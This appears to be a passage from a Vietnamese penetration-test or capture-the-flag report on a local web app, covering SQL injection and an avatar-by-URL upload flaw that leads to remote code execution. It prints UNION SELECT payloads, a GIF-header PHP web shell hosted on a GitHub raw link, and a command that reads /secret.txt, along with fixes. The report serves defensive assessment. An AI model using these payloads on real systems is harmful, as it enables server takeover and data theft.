Thay đổi giá trị parameter `id=0 union select 1,1,1,1,1,1` để kiểm tra lỗi SQLi.

Truy cập URL mới: `http://localhost:3333/view.php?id=0 union select 1,1,1,1,1,1`



Thực hiện đọc tên database, URL mới: `http://localhost:3333/view.php?id=0 union select 1,1,1,1,1,database()`




▼ Đề xuất

Nên thực hiện binding giá trị vào câu truy vấn chứ không nên thực hiện nối chuỗi.

▼ FER - 005: Cập nhật ảnh đại diện dẫn đến Remote Code Execution - RCE (HIGH)

▼ Tổng quan

Trang web `localhost:3333/profile.php` có chức năng cập nhật ảnh đại diện thông qua api `/index.php?url=…` bằng việc điền link hình ảnh muốn cập nhật vào trường input `id=url`. Tôi quan sát được trong quá trình upload ảnh lên thì tên file ảnh sẽ được đổi lại thành 1 mã random và ảnh được lưu ở URL: `localhost:4444/upload/randomcode.jpg`.



▼ Quá trình khai thác

Từ lỗi `FER - 001` ta biết trang web kiểm tra file là hình ảnh hay không thông qua chữ ký đầu tệp (File `index.php` thư mục cdn dòng 16) cho nên tôi sẽ sẽ upload 1 file có nội dung

như sau để xem thông tin server:


```
GIF89a;
<?php phpinfo();?>
```

```php
function isImage($file_path)
{
    $finfo = finfo_open(FILEINFO_MIME_TYPE);
    $mime_type = finfo_file($finfo, $file_path);
    $whitelist = array("image/jpeg", "image/png", "image/gif");
    if (in_array($mime_type, $whitelist, TRUE)) {
        return true;
    }
    return false;
```


File `index.php` thư mục cdn dòng 16

Vì trang web lấy file thông qua URL cho nên tôi sẽ tạo file trong Github rồi lấy link RAW điền vào trường input.

Link:
https://raw.githubusercontent.com/minhthang1410/minhthang1410.github.io/main/phpinfo.php



Tên file chứa mã khai thác: 63f6b5ed999ccd22.php



Truy cập đến file vừa upload để chạy code PHP xem thông tin server `localhost:4444/upload/63f6b5ed999ccd22.php`.

▼ Đề xuất


Kiểm tra thêm nội dung trong file có chứa code PHP hay không.

▼ Kịch bản tấn công RCE

Upload link Github của file code PHP có nội dung như sau:

```
GIF89a;
<?php system($_GET["cmd"])?>
```

Link Github: `https://raw.githubusercontent.com/minhthang1410/minhthang1410.github.io/main/exploit.php`



Truy cập đến file vừa upload với parameter `cmd=cat /secret.txt`

URL: `view-source:http://localhost:4444/upload/73e4ee85f3736074.php?cmd=cat /secret.txt`